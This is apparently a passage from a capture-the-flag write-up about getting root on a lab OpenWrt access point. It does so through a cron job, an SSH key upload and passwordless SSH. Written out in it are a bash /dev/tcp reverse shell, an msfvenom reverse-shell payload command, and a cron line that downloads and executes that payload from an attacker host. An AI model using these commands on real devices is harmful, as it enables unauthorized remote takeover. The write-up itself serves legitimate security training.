
> *root is the username of the main administrative user on OpenWrt. We'll need to set that after we login. Log in with the username of **root** and leave the password field empty.*

It works:

The note at the top that says no root password is set is actually a clule to finding the shortcut path I'll show below.

Multiple Methods

There are many ways to get a root shell on this box. I'll show three:



Create Cronjob

Identify Capability

Looking around the Open-WRT interface, one of the options is System –> Scheduled Tasks:

This page offers a blank text box to write cronjob syntax:

Tracking Network Connectivity

I can write a reverse shell, but it doesn't connect back to my host. That's because the AP can't route traffic to my IP. I'll test this by trying cronjobs like these:

```
* * * * * wget http://192.168.1.84:4444
* * * * * wget http://10.10.14.6:443
```

When the first one is in place, I get a connection back to `nc` listening on the PLC:

```
root@attica01:~# nc -lnvp 4444
Listening on 0.0.0.0 4444
Connection received on 192.168.1.1 55352
GET / HTTP/1.1
Host: 192.168.1.84:4444
User-Agent: uclient-fetch
```

But there's never a connection back to my host.

Getting Shell

The exploit on OpenPLC seems to lock up the webserver, so I can't get a second shell by just exploiting it again. I'll use `bash -c 'bash -i >& /dev/tcp/10.10.14.6/443 0>&1 &'` to kick off another shell in the background, to get a few shells for the upcoming process.

I can try a Bash reverse shell, but it also doesn't work because Open-WRT doesn't have Bash. I spent a long time trying to get a `mkfifo` shell to work, but failed.

What does work is generating a ELF binary reverse shell with `msfvenom`:

```
oxdf@hacky$ msfvenom -p linux/x64/shell_reverse_tcp LHOST=192.168.1.84 LPORT=4444 -f
elf -o rev
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 74 bytes
Final size of elf file: 194 bytes
Saved as: rev
```

I'll upload it to attica01, and then host it with Python there:

```
root@attica01:~# python3 -m http.server 9999
Serving HTTP on 0.0.0.0 port 9999 (http://0.0.0.0:9999/) ...
```

Now in another shell I'll listen on 4444 with `nc`. In the Scheduled Tasks panel, I'll enter:

```
* * * * *  wget http://192.168.1.84:9999/rev; chmod +x rev; ./rev
```

When the minute rolls, there's a request at the webserver on the VM:

```
192.168.1.1 - - [26/Jul/2024 19:16:00] "GET /rev HTTP/1.1" 200 -
```

Then there's a connection at `nc`:

```
root@attica01:~# nc -lnvp 4444
Listening on 0.0.0.0 4444
Connection received on 192.168.1.1 48506
id
uid=0(root) gid=0(root) groups=0(root)
```

Add SSH Key

Much more straight forward than setting a job, under System –> Administration there is a bunch of useful menus:

On the SSH Access tab, it shows that root can log in over SSH:

SSH-Keys has a form to upload a public key:

I'll paste in mine and it shows there:

I'll disconnect my `chisel` client and reconnect it forwarding SSH as well:

```
root@attica01:~# ./c client 10.10.14.6:8000 R:80:192.168.1.1:80 R:2222:192.168.1.1:22
2024/07/26 20:06:22 client: Connecting to ws://10.10.14.6:8000
2024/07/26 20:06:22 client: Connected (Latency 85.330327ms)
```

Now the server shows both:

```
2024/07/26 16:06:22 server: session#2: tun: proxy#R:80=>192.168.1.1:80: Listening
2024/07/26 16:06:22 server: session#2: tun: proxy#R:2222=>192.168.1.1:22: Listening
```

I can SSH into `localhost` with that key and get a shell on the AP:

```
oxdf@hacky$ ssh -p 2222 -i ~/keys/ed25519_gen root@127.0.0.1
BusyBox v1.36.1 (2023-11-14 13:38:11 UTC) built-in shell (ash)

  _______                     ________        __
 |       |.-----.-----.-----.|  |  |  |.----.|  |_
 |   -   ||  _  |  -__|     ||  |  |  ||   _||   _|
 |_______||   __|_____|__|__||________||__|  |____|
          |__| W I R E L E S S   F R E E D O M
 -----------------------------------------------------
 OpenWrt 23.05.2, r23630-842932a63d
 -----------------------------------------------------
=== WARNING! =====================================
There is no root password defined on this device!
Use the "passwd" command to set up a new password
in order to prevent unauthorized SSH logins.
--------------------------------------------------
root@ap:~#
```

SSH with Password

I noted above that the root password to enter the web interface was empty. It's warning about that in the web page as well:

That is actually the root user on the system, which means I can SSH to the box as root with no password, and it works:

```
root@attica02:/root# ssh root@192.168.1.1


BusyBox v1.36.1 (2023-11-14 13:38:11 UTC) built-in shell (ash)

  _______                     ________        __
 |       |.-----.-----.-----.|  |  |  |.----.|  |_
 |   -   ||  _  |  -__|     ||  |  |  ||   _||   _|
 |_______||   __|_____|__|__||________||__|  |____|
          |__| W I R E L E S S   F R E E D O M
 -----------------------------------------------------
 OpenWrt 23.05.2, r23630-842932a63d
 -----------------------------------------------------
=== WARNING! =====================================
There is no root password defined on this device!
Use the "passwd" command to set up a new password
in order to prevent unauthorized SSH logins.
--------------------------------------------------
root@ap:~#
```

It seems there's no root password set, so I can walk right in.

`root.txt` is available:

```
root@ap:~# cat root.txt
0eb2f235************************
```

If I click on the "Go to password configuration..." button, it offers a chance to set it:

If I set it, that's now the root password on SSH:

```
root@attica01:~# ssh root@192.168.1.1
root@192.168.1.1's password:


BusyBox v1.36.1 (2023-11-14 13:38:11 UTC) built-in shell (ash)

  _______                     ________        __
 |       |.-----.-----.-----.|  |  |  |.----.|  |_
 |   -   ||  _  |  -__|     ||  |  |  ||   _||   _|
 |_______||   __|_____|__|__||________||__|  |____|
          |__| W I R E L E S S   F R E E D O M
 -----------------------------------------------------
 OpenWrt 23.05.2, r23630-842932a63d
 -----------------------------------------------------
root@ap:~#
```

0xdf hacks stuff

0xdf hacks stuff
0xdf.223@gmail.com

0xdf
0xdf
feed
0xdf
@0xdf@infosec.exchange

CTF solutions, malware analysis, home lab development